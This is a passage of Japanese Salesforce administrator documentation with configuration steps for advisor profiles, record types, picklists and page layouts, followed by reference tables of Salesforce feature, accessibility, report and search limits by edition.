5. [ページが保存されました]ダイアログで、**[有効化]**をクリックします。
6. 特定のプロファイルにページを割り当てることを選択した場合は、プロファイルを1つ以上選択して、**[次へ]**をクリックします。
7. 有効化が完了したら、、**[戻る]**をクリックしてLightningアプリケーションビルダーを終了し、ブラウザを更新します。

アドバイザープロファイル権限の更新

アドバイザープロファイルに必須の権限および項目レベルセキュリティ設定で、アップグレードされたパッケージで自動更新されないものを更新します。

エディション

Lightning Experienceで有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定]から、[クイック検索]ボックスに「*プロファイル*」と入力し、**[プロファイル]**を選択します。
2. アドバイザープロファイルを選択します。
3. 取引先および商談の[ページレイアウトの割り当て]を編集します。
   a. 取引先については、**[割り当ての参照]**を選択します。
   b. **[割り当ての編集]**を選択します。
   c. テーブルで、アドバイザープロファイルのセルと、ビジネスレコードタイプのセルを選択します。
   d. ドロップダウンリストから *[Account (Business) Layout (取引先（法人）レイアウト)]* を選択します。
   e. 変更内容を保存します。
   f. 商談については、**[割り当ての参照]**を選択します。
   g. **[割り当ての編集]**を選択します。
   h. テーブルで、アドバイザープロファイルのセルと、商談(ウォレットシェア)レコードタイプのセルを選択します。
   i. ドロップダウンリストから *[Opportunity (Wallet Share) Layout (商談（ウォレットシェア）レイアウト)]* を選択します。
   j. 変更内容を保存します。

4. 商談オブジェクトの［金融口座］項目の項目権限を設定します。使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース — 設定の検索... ボックスに、*「商談」*と入力し、リストから[商談]を選択します。商談を編集して、［金融口座］項目の「参照」および「編集」を有効にします。
   - 元のプロファイルユーザインターフェース — [項目レベルセキュリティ]セクションで、[表示]を選択します。商談を編集して、［金融口座］項目の参照アクセス権および編集アクセス権を有効にします。
5. リードおよび商談の[レコードタイプの設定]を編集します。
   a. リードの横にある[編集]を選択します。
   b. [一般情報]と[退職プラン]を[選択済みのレコードタイプ]に追加します。
   c. デフォルトのレコードタイプを*［退職プラン］*に設定します。
   d. 変更内容を保存します。
   e. 商談の横にある[編集]を選択します。
   f. [一般情報]、[商談(ウォレットシェア)]、[退職プラン]を[選択済みのレコードタイプ]に追加します。
   g. デフォルトのレコードタイプを*［商談 （ウォレットシェア）］*に設定します。
   h. 変更内容を保存します。
6. 次のカスタムオブジェクト権限を編集します。
   - 取引先間リレーション — 削除アクセス権を削除します。
   - 取引先責任者間リレーション — 削除アクセス権を削除します。
   - 相互ロール — 作成、編集、削除アクセス権を削除します。

B2C リードのレコードタイプの設定

B2C リードでよく使用される、「退職プラン」というリードレコードタイプがパッケージ化されました。B2C事業を管理する独自のレコードタイプを作成するときは、ここに示す例を参考にしてください。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定]から、［クイック検索］ボックスに*「リード」*と入力し、[レコードタイプ]を選択します。
2. 退職プランレコードタイプのプロパティを確認し、独自のB2Cリードのレコードタイプを作成する場合に見本にします。

リードの取引開始におけるリードの項目の対応付け

リードを取引先責任者に変換するときに、リードのカスタム項目の情報を取引先責任者のカスタム項目に変換する方法を指定します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定] から、［クイック検索］ボックスに「*リード*」と入力し、[項目] を選択します。
2. カスタム項目セクションで、[リードの項目の対応付け] をクリックします。
3. [リードから作成] で、*[Contact.Created from Lead (取引先責任者.リードから作成)]* というカスタム項目を選択します。
4. [雇用主] で、*[Contact.Current Employer (取引先責任者.現在の雇用主)]* というカスタム項目を選択します。
5. 変更内容を保存します。

リード状況の選択リスト値の作成

[リード状況]項目に選択リスト値を追加して、アドバイザーが連絡済みのリードを追跡できるようにします。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

メモ: Salesforce Classic を開いていることを確認します。

1. [設定] から、［クイック検索］ボックスに「*リード*」と入力し、[項目] を選択します。
2. [リード状況] を選択します。
3. 「*処理中 – 連絡済み*」、続いて「*育成中 – 連絡済み*」の選択リスト値を作成します。
   a. [新規] をクリックします。
   b. [リード状況] に、「*処理中 – 連絡済み*」と入力します。
   c. 変更内容を保存します。
   d. 上記の手順を繰り返し、「*育成中 – 連絡済み*」と入力します。
4. ［リードプロセス］から [リード状況] 選択リスト値を設定します。
   a. [設定]から、［クイック検索］ボックスに「*リードプロセス*」と入力し、［リードプロセス］を選択します。
   b. ［リードプロセス］を選択します。
   c. 1 つ以上の (変換済みの) 値を左から右に追加します。
   d. デフォルト値の [新規] を選択します。
   e. 変更内容を保存します。

商談フェーズの選択リスト値の作成

[フェーズ]項目に選択リスト値を追加して、アドバイザーが進行中のクライアント商談を追跡できるようにします。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定] から、［クイック検索］ボックスに「*商談*」と入力し、[項目] を選択します。
2. [フェーズ] を選択します。
3. 「*Assessment Needed (要評価)*」、「*Develop Proposal (提案書の作成)*」、「*Client Presentation (クライアントへの説明)*」、「*Initiate Transfer (移転開始)*」 の選択リスト値を作成します。
   a. [商談 フェーズ 選択リスト値] で、[新規] をクリックします。
   b. フェーズに名前を付けます。
   c. フェーズから推察される確度を入力します。
      次のパーセント値をお勧めします。
      - 要評価 — 25
      - 提案書の作成 - 50
      - クライアントへの説明 - 75
      - 移転開始 - 90
   d. 次の［セールスプロセス］を選択します。
      - 商談プロセス
      - ウォレットシェア
      - その他の値 (省略可能)
   e. 変更内容を保存します。

金融口座の商談アクションの設定

金融口座ページレイアウトのアクションを有効にして、アドバイザーが金融口座からウォレットシェア商談を作成できるようにします。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [金融口座] カスタムオブジェクトの管理設定から、[ページレイアウト] に移動します。
2. 最初のパッケージ化ページレイアウトである [Financial Account (Banking) Layout (金融口座 (銀行) レイアウト)] の横にある [編集] を選択します。
3. [Salesforce Classic パブリッシャーのクイックアクション] セクションの [クイックアクション] でアクションを置換します。
   a. 既存のアクションをすべて削除します。
   b. パレットで [クイックアクション] カテゴリを選択して、次のアクションをセクションにドラッグします。
      - 新規商談

- 新規商談 (ウォレットシェア)

4. パレットで [Salesforce1 および Lightning のアクション] カテゴリを選択し、次のアクションを [Salesforce1 および Lightning Experience アクション] セクションにドラッグします。
   - コピー
   - 削除
   - Edit
   - 新規行動
   - 新規 ToDo
   - 活動の記録
   - 新規商談
   - 新規商談 (ウォレットシェア)
5. 変更内容を保存します。
6. 金融口座 (保険) レイアウトや金融口座 (投資) レイアウトなど、他の金融口座ページレイアウトについても上記の手順を繰り返します。
7. アドバイザーが金融口座からウォレットシェア商談を作成できることを確認します。
   a. クライアントまたは世帯プロファイルの [財務] タブに移動します。
   b. 金融口座、保険証券、投資口座のいずれかの名前の横にある矢印アイコンを選択します。
   c. [新規商談 (ウォレットシェア)] オプションを探します。

ページレイアウトへの項目の追加

アップグレードしたパッケージで自動的に更新されないページレイアウトに項目を追加します。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. 相互ロールレイアウトに［逆ロールの作成］項目を追加します。
   a. 相互ロールの管理設定から、[ページレイアウト] に移動します。
   b. 相互ロールレイアウトの横にある [編集] を選択します。
   c. パレットで [項目] カテゴリを選択して、[逆ロールの作成] を [情報] セクションにドラッグします。
   d. 変更内容を保存します。

   相互ロールレコードの作成または編集に使用されるダイアログボックスに［逆ロールの作成］項目が追加されます。
2. 金融持ち株レイアウトに［価格］項目を追加します。
   a. 金融持ち株の管理設定から、[ページレイアウト] に移動します。
   b. 金融持ち株レイアウトの横にある [編集] を選択します。
   c. パレットで [項目] カテゴリを選択して、[価格] を [財務] セクションにドラッグします。
   d. 変更内容を保存します。

[財務] タブに表示される投資口座の [金融持ち株] セクションに［価格］項目が追加されます。

取引先および取引先責任者ページレイアウトへの関連リストの追加

取引先および取引先責任者詳細ページに関連リストを追加して、アドバイザーがエンティティとリレーションのあるすべてのクライアントや世帯を確認できるようにします。関連リストは、クライアントおよび世帯プロファイルに表示されるリレーション情報を補完するもので、アドバイザーが COI (有力者) に着目して新規ビジネスを開拓するうえで役立ちます。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [関連取引先責任者] 関連リストを [取引先責任者] レイアウトに追加します。
   a. 取引先責任者の管理設定から、[ページレイアウト] に移動します。
   b. [取引先責任者レイアウト] の横にある [編集] を選択します。
   c. パレットの [関連リスト] カテゴリを選択して、[関連取引先責任者] を [関連リスト] セクションにドラッグします。
   d. 新たに追加した関連リストのタブの部分をダブルクリックして、[選択済みの項目] を検証します。次の項目が記載の順序で選択されていることをお勧めします。
      - 取引先責任者
      - 関連ロール
      - 終了日
      - 有効
   e. 変更内容を保存します。

   [関連取引先責任者] 関連リストが取引先責任者詳細ページに追加されました。
2. 取引先 (法人) レイアウト、取引先 (個人) レイアウト、取引先 (世帯) レイアウトについても次の手順を繰り返して、[関連取引先] 関連リストを取引先レイアウトに追加します。
   a. 取引先の管理設定から、[ページレイアウト] に移動します。
   b. 完了していない次のいずれかのレイアウトの横にある [編集] を選択します。
      - 取引先 (法人) レイアウト
      - 取引先 (個人) レイアウト
      - 取引先 (世帯) レイアウト
   c. パレットの[関連リスト]カテゴリを選択して、[取引先間リレーション(取引先)]を[関連リスト]セクションにドラッグします。

      ヒント: 最初にパレットの項目にマウスポインタを置いて、正しいものを選択していることを確認します。表示ラベルがよく似ている [取引先間リレーション (関連取引先)] オプションなどを選択しないようにします。
   d. 新たに追加した関連リストのタブの部分をダブルクリックして、[選択済みの項目] を検証します。次の項目が記載の順序で選択されていることをお勧めします。
      - 取引先

- 関連ロール
- 終了日
- 有効

e. 変更内容を保存します。

[関連取引先] 関連リストが、法人、個人、世帯取引先の詳細ページに追加されました。

パブリッシャーレイアウトへのグローバルアクションの追加

アドバイザーが Salesforce ヘッダーからアクションを起動するだけでクライアントの ToDo、行動、および電話に関する詳細を簡単に記録できるように、グローバルアクションを有効にします。

エディション

Lightning Experience で有料オプションで使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [Salesforce1 および Lightning Experience アクション] でアドバイザーが使用できるデフォルトアクションを置き換えます。
   a. [設定] から、［クイック検索］ボックスに「*グローバルアクション*」と入力し、[パブリッシャーレイアウト] を選択します。
   b. [新規] を選択します。
   c. パブリッシャーレイアウトに「*Advisor Publisher Layout*」(アドバイザーパブリッシャーレイアウト) などの名前を付けます。
   d. 変更内容を保存します。
   e. [Salesforce1 および Lightning Experience アクション] セクションで上書きオプションを選択します。
   f. [新規行動]、[新規 ToDo]、および [活動の記録] アクションを削除します。
   g. パレットで [Salesforce1 および Lightning のアクション] カテゴリを選択し、次のアクションを [Salesforce1 および Lightning Experience アクション] セクションにドラッグします。
      - **NewEventAdvisor**
      - **NewTaskAdvisor**
      - **LogACallAdvisor**
   h. 変更内容を保存します。
2. Advisor Publisher Layout (アドバイザーパブリッシャーレイアウト) をアドバイザープロファイルに割り当てます。
   a. グローバルパブリッシャーレイアウトのリストから、[パブリッシャーレイアウトの割り当て] を選択します。
   b. [割り当ての編集] を選択します。
   c. テーブルで、アドバイザープロファイルのセルを選択します。
      他のプロファイルにもこのレイアウトを割り当てる必要がある場合、それらのプロファイルもここで選択します。
   d. ドロップダウンリストから *[Advisor Publisher Layout (アドバイザーパブリッシャーレイアウト)]* を選択します。

e. 変更内容を保存します。

Salesforce の制限

『*Salesforce の制限*』は、Salesforce 機能および製品に関連するさまざまな制限を取り上げているリファレンスガイドです。ただし、『*Salesforce の制限*』はすべての制限を網羅しているわけではなく、お客様の Salesforce 組織に適用されない制限もあります。

記載された制限は、すべての状況で指定されたリソースが規定の制限まで使用できることを保証するものではありません。たとえば、負荷、パフォーマンス、その他のシステムの問題に依存する制限もあります。また、『*Salesforce の制限*』には、次の制限は含まれていません。

- Salesforce アプリケーションのユーザインターフェース要素
- Salesforce オブジェクトの項目の長さ
- デスクトップインテグレーションクライアント
- Salesforce 契約

すべての制限は、今後予告なく変更される可能性があります。詳細は、Salesforce にお問い合わせください。

Apex、SOAP、REST、他の API を使用したアプリケーションの開発に関する制限については、『Salesforce Developer の制限クイックリファレンス』を参照してください。

Salesforce 契約により、契約上の制限が適用される場合もあります。

一般的な Salesforce の制限

管理およびサポートの制限

コラボレーションの制限

コミュニティの制限
コミュニティのユーザ、ポータルロール、モデレーション、レポート作成などに関する制限です。

機能の制限

一般的な Salesforce の制限

Salesforce の機能とエディションの制限
エディション別の Salesforce 機能の制限です。

アクセシビリティの制限
アクセシビリティの全般的な制限、およびキーボードとスクリーンリーダーの制限について説明します。

Salesforce レポートおよびダッシュボードの制限 - エディション別
レポート、スナップショット、ダッシュボード、条件検索のエディション間の違いを示します。

検索の制限
ファイル拡張子、ファイルサイズ、シノニムグループ、選択リストに関する検索の制限です。

標準オブジェクトの制限

標準オブジェクトの制限には、追加したカスタム項目やオブジェクトに適用した共有ルールなど、オブジェクトのカスタマイズの使用状況に関する詳細が含まれます。

Salesforce の機能とエディションの制限

エディション別の Salesforce 機能の制限です。

メモ: この表の数値と列がうまく表示されない場合は、こちらの表示を試してください。

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
アクションプラン:ToDo の最大数	なし				75		
有効なルックアップ検索条件	オブジェクトにつき最大 5 項目。						
オブジェクトあたりの有効な入力規則	なし	20			100	500	100
添付ファイル: [メモ & 添付ファイル]関連リストの最大サイズ[1]		添付ファイル: 25 MB。フィードの添付ファイル: 2 GB。					
カテゴリ:カテゴリおよび階層レベルのデフォルトの最大数	なし				• 1 つのデータカテゴリグループに 100 個のカテゴリ • 1 つのデータカテゴリグループ階層に 5 個のレベル		
カテゴリグループ: デフォルトの最大数					カテゴリグループ5つ、アクティブなカテゴリグループ 3 つ		
証明書: 最大数					50		
コンテンツ配信:直近24時間あたりのデフォルトの配信帯域幅	10 GB						
コンテンツ配信:直近24時間あたりのデフォルトの配信参照カウント数	20,000						

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
コンテンツ配信:オンライン参照の最大ファイルサイズ	25 MB						
コンテンツ:最大ファイルサイズ	• 2 GB • Chatter REST API によるアップロード時: 2 GB (ヘッダーを含む) • REST API によるアップロード時: 2 GB (ヘッダーを含む) • SOAP API によるアップロード時: 38 MB • Bulk API によるアップロード時: 10 MB • Google ドキュメント: 10 MB • Visualforce によるアップロード時: 10 MB						
コンテンツ:ライブラリの最大数	2,000						
コンテンツ:ドキュメントの最大数	10,000,000						
コンテンツ:24時間あたりのドキュメントおよびバージョンの最大数 (調整可能)	36,000						2,500
コンテンツパック:最大ファイル数	なし	50					
カスタムアプリケーション[2]	なし	1		255 この制限を緩和するには、Salesforce にお問い合わせください。	260 この制限を緩和するには、Salesforce にお問い合わせください。	制限なし	10
オブジェクトあたりのカスタム項目[3]	5	25	100		500	800	500
カスタム表示ラベル	なし			5,000			

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
カスタムリンク:表示ラベルの最大長	1,024 文字						
カスタムリンク: URL の最大長	3,000 バイト[4]						
Lightning Experience のカスタムナビゲーションメニュー	なし			5	10		
カスタムオブジェクト[5]	なし	5	50		200	2,000	400
カスタムオブジェクト: 多対多のリレーションでの親レコードの削除	なし	削除された親レコードと関連付けられた連結オブジェクトレコードが 200 個を超えておらず、かつ連結オブジェクトに他の親に積み上げ集計される積み上げ集計項目がない場合に使用できます。					
カスタムオブジェクト: 主従関係の最大数		2[6]					
カスタム権限	なし				1,000		
カスタムプロファイル: 最大数	なし			2	ユーザライセンスの種類あたり 1,500		
カスタム設定: キャッシュデータの制限	10 MB か、1 MB × 組織のフルユーザライセンス数のいずれか少ない容量 (Contact Manager Edition および Professional Edition ではなし)						
カスタム設定:設定あたりの項目の最大数	5	なし	100	なし	300		
ディビジョン: 最大数	なし			100			なし
ドキュメント:カスタムアプリケーションロゴの最大サイズ	20 KB						
ドキュメント: アップロードするドキュメントの最大サイズ	5 MB						
ドキュメント:ファイル名の最大長(拡張子を含む)	255 文字						

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
エンタイトルメントプロセスとマイルストン	なし			エンタイトルメントプロセスは合計で 1,000 個まで、マイルストンはプロセスごとに 10 個まで作成できます。組織が Summer '13 より前に作成された場合、エンタイトルメントプロセスの最大数はこれより小さくなる場合があります。Salesforce に問い合わせて最大数を増やします。			
外部オブジェクト[7]	なし				100		
項目履歴管理:標準またはカスタムオブジェクトで追跡する標準またはカスタム項目の最大数	なし	20					
ファイルサイズ: Chatter および [ファイル] タブの最大ファイルサイズ	2 GB						
会計年度:カスタムの最大数	250						
数式:数式の評価後に表示される最大文字数	1,300						
数式: 最大文字数	3,900 文字						
数式:コンパイル完了時の最大サイズ	5,000 バイト						
数式:保存時の最大サイズ	4,000 バイト						
数式:オブジェクトあたりの一意のリレーション数	15						
数式:オブジェクトあたりの VLOOKUP 関数の数	10						
アイデア: HTML 形式のアイデアのコメントの最大サイズ	なし			4 KB			

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
アイデア: HTML 形式のアイデアの説明の最大サイズ				32 KB			
Lightning ページ: 単一範囲内のコンポーネントの最大数	25						
主従関係:子レコードの最大数	10,000[8]						
オブジェクト:削除する結合オブジェクトと子レコードの最大数	100,000						
オムニチャネル:待機中の転送要求の最大数[9]	なし			10,000			
オムニチャネル:キューに入っている作業項目の最大数[10]				1 時間あたり 5,000			
商談チーム: メンバーの最大数	なし				30		
権限セット: 最大数 (作成される場合)	なし	1		2	1,000		
権限セット: 最大数 (インストールされた管理 AppExchange パッケージの一部として作成および追加される権限セット)	なし		1,500				
質問: 最大文字数	なし				1,000		なし
質問:最大文字数 (Chatter アンサーの［質問フローを最適化］が有効な場合)					32,000		
見積 PDF: ロゴの最大高さ	なし			150 ピクセル			

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
見積 PDF: ロゴの最大サイズ				5 MB			
ごみ箱:最大レコード数	MB 単位のストレージ容量の 25 倍						
返信: 最大文字数	なし				1,000		なし
返信 (非公開): 最大文字数 (Chatter アンサーの［質問フローを最適化］が有効な場合)					4,000		なし
返信 (公開): 最大文字数 (Chatter アンサーの［質問フローを最適化］が有効な場合)					32,000		なし
Shared Activities	最大 50 件の取引先責任者を定期的でない ToDo、グループではない ToDo、定期的でない行動に関連付けることができます。主取引先責任者を 1 人割り当てられます。その他はすべて副取引先責任者です。						
共有ルール	なし			オブジェクトあたり最大で 300 件の共有ルールを作成し、条件に基づくルールを最大で 50 件含めることができます。			
静的リソース	なし	静的リソースの容量は最大 5 MB です。組織は、合計で最大 250 MB の静的リソースを使用できます。					
タブ[2]		3	5	1,210 この制限を緩和するには、Salesforce にお問い合わせください。	1,225 この制限を緩和するには、Salesforce にお問い合わせください。	1,225 この制限を緩和するには、Salesforce にお問い合わせください。	100
タグ	ユーザは次の最大数で制限されます。 • 個人タグの作成数は 500 個まで • 個人タグのレコードへの適用数は 5,000 件まで すべてのユーザを対象として、組織で持つことができるそれぞれの最大数は次のとおりです。						

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
	• 公開タグの作成数は 1,000 個まで • 公開タグのレコードへの適用数は 50,000 件まで • 個人タグと公開タグのレコードへの適用数は 5,000,000 件まで						
テリトリー:取引先割り当てルールの最大数	なし				15		
ユーザ: 最大作成数	1	5	10	制限なし			2
ユーザ: 最大作成数 (Chatter Free)	なし	5,000					
Visual Workflow	なし				各フローの制限は次のとおりです。 • 50 のバージョン • 2,000 ステップ 各組織の制限は次のとおりです。 • 500 の有効なフロー • 1,000 の合計フロー • 一時点の待機中インタビュー数は 30,000 件 • 1 時間あたりに処理される行動は 1,000 件 • フローおよびフローバージョン全体の定義済み相対アラームイベントは 20,000 件		
Web-to-ケース:24時間あたりの生成する新規ケースの最大件数	なし			5,000[11]			
Web-to-リード:24時間あたりの生成する新規リードの最大件数				500[11]			

[1] ケース、ソリューション、キャンペーン、ToDo、または行動の [添付ファイル] 関連リストか、取引先、取引先責任者、リード、商談、またはカスタムオブジェクトの [メモ&添付ファイル] 関連リストに添付ファイルを追加できます。ToDo の関連リストまたは行動ページレイアウトが表示されない場合は、追加するようシステム管理者に依頼する必要があります。

[2] AppExchange に公開して投稿された管理パッケージに含まれるカスタムアプリケーションとカスタムタブは、ご使用の Salesforce エディションの制限数の対象になりません。

[3] その他の制限が、活動項目、ロングテキストエリア項目、リレーション項目、積み上げ集計項目に適用されます。

[4] データが URL のトークンと入れ替えられる場合、リンクが 3,000 バイトを超える可能性があります。ブラウザによっては、URL の最大長に追加の制限が適用されます。

[5] AppExchange に公開して投稿された管理パッケージに含まれるカスタムオブジェクトは、ご使用の Salesforce エディションの制限数の対象になりません。オブジェクトのソースや名前空間にかかわらず、組織は 2,000 を超えるカスタムオブジェクトを同時に持つことはできません。論理削除したカスタムオブジェクトとそのデータは、制限の対象に含まれます。不要なカスタムオブジェクトは物理削除または消去することをお勧めします。

[6] それぞれのリレーションは、規定されているカスタム項目の最大数に計数されます。

[7] 100 件の外部オブジェクト制限は、組織で購入する Salesforce Connect アドオン数に関係なく適用されます。

[8] ベストプラクティスとして、主従関係の子レコードは 10,000 を超えることはできません。

[9] 組織でオムニチャネルルーティングを待機中にできるオブジェクトの最大数。オムニチャネル対応キューに項目が割り当てられると、オムニは対応可能なエージェントにその項目を転送しようとします。エージェントがいない場合は、その作業の転送が待機中になります。

[10] すべてのオムニチャネル対応キューについて、組織で 1 時間あたりにキュー可能なレコードの最大数。項目がオムニチャネルキューに割り当てられるたびに、直前の1時間でキューに入れられた項目数がプラットフォームで確認されます。制限に達した場合、項目はキューに割り当てられません。

[11] 組織が日次の Web-to-ケースまたは Web-to-リードの制限数を超えた場合、デフォルトのケース所有者またはデフォルトのリード作成者にケースまたはリードの情報を含む通知メールが送信されます。組織が 24 時間の制限に達した場合は、Salesforce では Web-to-ケース要求および Web-to-リード要求を含む待機中の要求のキューに追加の要求を格納します。要求は制限が更新されると申請されます。待機中の要求のキューの制限は合計 50,000 件です。組織が待機中の要求の制限に達すると、制限を超える要求は却下され、キューに入れられません。システム管理者は、申請が却下された最初の5件のメールに関して通知を受け取ります。組織の待機中の要求の制限を変更するには、Salesforce カスタマーサポートにお問い合わせください。

アクセシビリティの制限

アクセシビリティの全般的な制限、およびキーボードとスクリーンリーダーの制限について説明します。

アクセシビリティの全般的な制限

Chatter と Salesforce コンソールは、アクセシビリティ機能に対応していません。

晴眼のキーボードユーザ向けに最適化されていない Salesforce 機能

次の機能は、サードパーティに所有権がある、アクセシビリティのソリューションとして現在適切なサポートがされていない、当社の開発環境に制約があるなどの理由で、晴眼のキーボードユーザからすべてにアクセスできるようになっていません。

- 視覚焦点インジケータは実装されていません。

- コンテンツによっては、対応するキーボードフォーカスと順序コントロールがないまま、フロート表示ボックスに表示されるものがあります。Chatter とトレーニングビデオにそのようなものがあります。
- ドラッグ & ドロップ方式のインターフェースなど、いくつかのリッチインタラクティブインターフェースには、キーボードアクセスができないものがあります。これらは代替方式が用意されている場合もありますが、アクセシビリティモードで使用できないものもあります。

スクリーンリーダーユーザ向けに最適化されていない Salesforce 機能

次の機能は、サードパーティに所有権がある、アクセシビリティのソリューションとして現在適切なサポートがされていない、当社の開発環境に制約があるなどの理由で、スクリーンリーダーユーザからすべてにアクセスできるようになっていません。

- ドラッグ & ドロップ方式のインターフェースなど、いくつかのリッチインタラクティブインターフェースには、アクセスできないものがあります。これらは代替方式が用意されている場合もありますが、アクセシビリティモードで使用できないものもあります。
- PDF ファイルはアクセシビリティ用にマークアップされていません。また、代替となるものもありません。
- トレーニングビデオには、音声解説がありません (拡張音声解説など)。
- いくつかのコンテンツは、スクリーンリーダーからモーダル (応答を必要とするもの) とは認識されないフロート表示ボックスに表示され、ユーザはフロート表示を破棄しなくても他のコンテンツと対話できます。Chatter とトレーニングビデオにそのようなものがあります。
- 読み取り速度が遅い場合、セッションタイムアウトの警告のため、ユーザ応答のための十分な時間がとれない場合があります。

Chatter と Salesforce コンソールは、アクセシビリティ機能に対応していません。

Salesforce レポートおよびダッシュボードの制限 - エディション別

レポート、スナップショット、ダッシュボード、条件検索のエディション間の違いを示します。

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
カスタムレポートタイプ (制限は、開発状況に関係なく、すべてのカスタムレポートタイプに適用される)	なし			50	200	2,000	400
ダッシュボード検索条件				1 ダッシュボードにつき 3 個			

機能	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition および Performance Edition	Developer Edition
1 組織あたりの動的ダッシュボード数	なし				最大 5 個	最大 10 個	最大 3 個
レポートあたりの項目検索条件数[1]	20						
レポートあたりの数式	5						
レポート作成スナップショット	なし			1[2]、[3]、[4]	1[2]	2[2]	1[2]、[3]、[4]
ダッシュボードの更新のスケジュール設定	なし				1[2]	2[2]	なし
時間あたりのスケジュール済みレポート (メール送信するレポートの容量は最大 10 MB)。	なし			1[2]、[3]、[5]	1[2]	2[2]	1[2]、[3]、[5]

[1] これらの制限はレポートビルダーに適用されます。レポートウィザードを使用している場合、制限は 10 です。

[2] 合計で最大 200 まで。

[3] オフピーク時 (ローカル時間の午後 6 時 ～ 午前 3 時) のみ。

[4] 希望開始時刻は 1 日 1 つに制限されます。

[5] 希望開始時刻は 1 日 3 つに制限されます。

検索の制限

ファイル拡張子、ファイルサイズ、シノニムグループ、選択リストに関する検索の制限です。

検索の制限

ドキュメントレコードとシノニムグループの検索の制限です。

シノニムに関する検索の制限

シノニムグループを使用すると、検索で語または句のグループを同義とみなします。シノニムグループのいずれかの語を検索すると、グループ内のすべての語に対する結果が返されます。組織は、最大 10,000 個のシノニムグループを作成できます。

選択リストに関する検索の制限

特定のオブジェクトに対して検索結果を並び替える場合、複数選択リスト項目のデータ型は並び替えることができないため、複数選択リスト項目の列ヘッダーはクリックできません。

検索の制限

ドキュメントレコードとシノニムグループの検索の制限です。

ドキュメントの検索の制限

ドキュメントコンテンツの検索では、複数のファイルの種類がサポートされ、ファイルサイズに制限があります。最大サイズを超えるドキュメントのコンテンツは検索できません。ただし、ドキュメント項目は検索されます。最初の 100 万文字のみが検索されます。この制限を超えるテキストは検索に含まれません。

ファイルの種類	ファイル拡張子	最大サイズ
HTML (<body> タグ内のテキストのみ)	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.pot、.pps、.ppt	25 MB
RTF	.rtf	5 MB
テキスト	.c、.cpp、.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.dot	25 MB
XLS	.xls、.xlt	5 MB、または最大 100,000 セル
XML	.xml	5 MB

シノニムに関する検索の制限

シノニムグループを使用すると、検索で語または句のグループを同義とみなします。シノニムグループのいずれかの語を検索すると、グループ内のすべての語に対する結果が返されます。組織は、最大10,000個のシノニムグループを作成できます。

関連トピック:

- Chatter のファイル検索の制限
- Salesforce CRM Content の制限

シノニムに関する検索の制限

シノニムグループを使用すると、検索で語または句のグループを同義とみなします。シノニムグループのいずれかの語を検索すると、グループ内のすべての語に対する結果が返されます。組織は、最大10,000個のシノニムグループを作成できます。

選択リストに関する検索の制限

特定のオブジェクトに対して検索結果を並び替える場合、複数選択リスト項目のデータ型は並び替えることができないため、複数選択リスト項目の列ヘッダーはクリックできません。

標準オブジェクトの制限

標準オブジェクトの制限には、追加したカスタム項目やオブジェクトに適用した共有ルールなど、オブジェクトのカスタマイズの使用状況に関する詳細が含まれます。

リストは、オブジェクトによって異なります。カスタマイズがオブジェクトに許可された制限を超えた場合、または制限の 75% に達した場合、対処方法を提案するヒントが表示されます。

特定の標準オブジェクトをカスタマイズする場合、またはそのオブジェクトのカスタマイズの利用状況および制限を監視する場合、標準オブジェクトの制限ページを参照します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

適切なオブジェクトの管理設定から、[制限] に移動します。

メモ: オブジェクトの制限割合 (%) は、切り上げではなく、切り捨てられます。たとえば、組織が特定のカスタマイズの制限の 95.55% を使用している場合、オブジェクト制限には 95% と表示されます。

管理およびサポートの制限

割り当てルール、自動レスポンスルール、およびエスカレーションルールの制限
エディション別の、リードの生成、メールレスポンス、エスカレーションの自動化の制限です。

Chatter アンサーの制限
質問およびカスタマーポータルのカスタマイズの制限です。

項目、選択リスト、データ設定の制限
カスタム項目、選択リスト、カスタム選択リスト、カスタムデータ設定の制限です。

カスタマーポータルの制限
カスタマーポータルのカスタムオブジェクトの制限およびポータルユーザの制限です。

データのインポートの制限
データローダを使用したデータのインポートの制限です。

外部データのインテグレーションの制限
Salesforce Connect では、Salesforce 組織外に保存されているデータへのアクセスに制限があります。

External Identity ユーザ数制限
External Identity ユーザライセンス数による制限。

メール制限
メール、一括メール送信、ワークフローメールの制限です。

Salesforce ナレッジの制限
エディション別の Salesforce ナレッジの制限です。

項目の制限事項
暗号化項目、差し込み項目、数式項目の制限事項です。

ファイルとディスク使用制限
Salesforce Files、CRM コンテンツ、Chatter、ストレージ割り当ての制限です。

Force.com サイトのページビューの制限
ページビューとしてカウントされる要求の制限です。

Force.com サイトの請求の制限
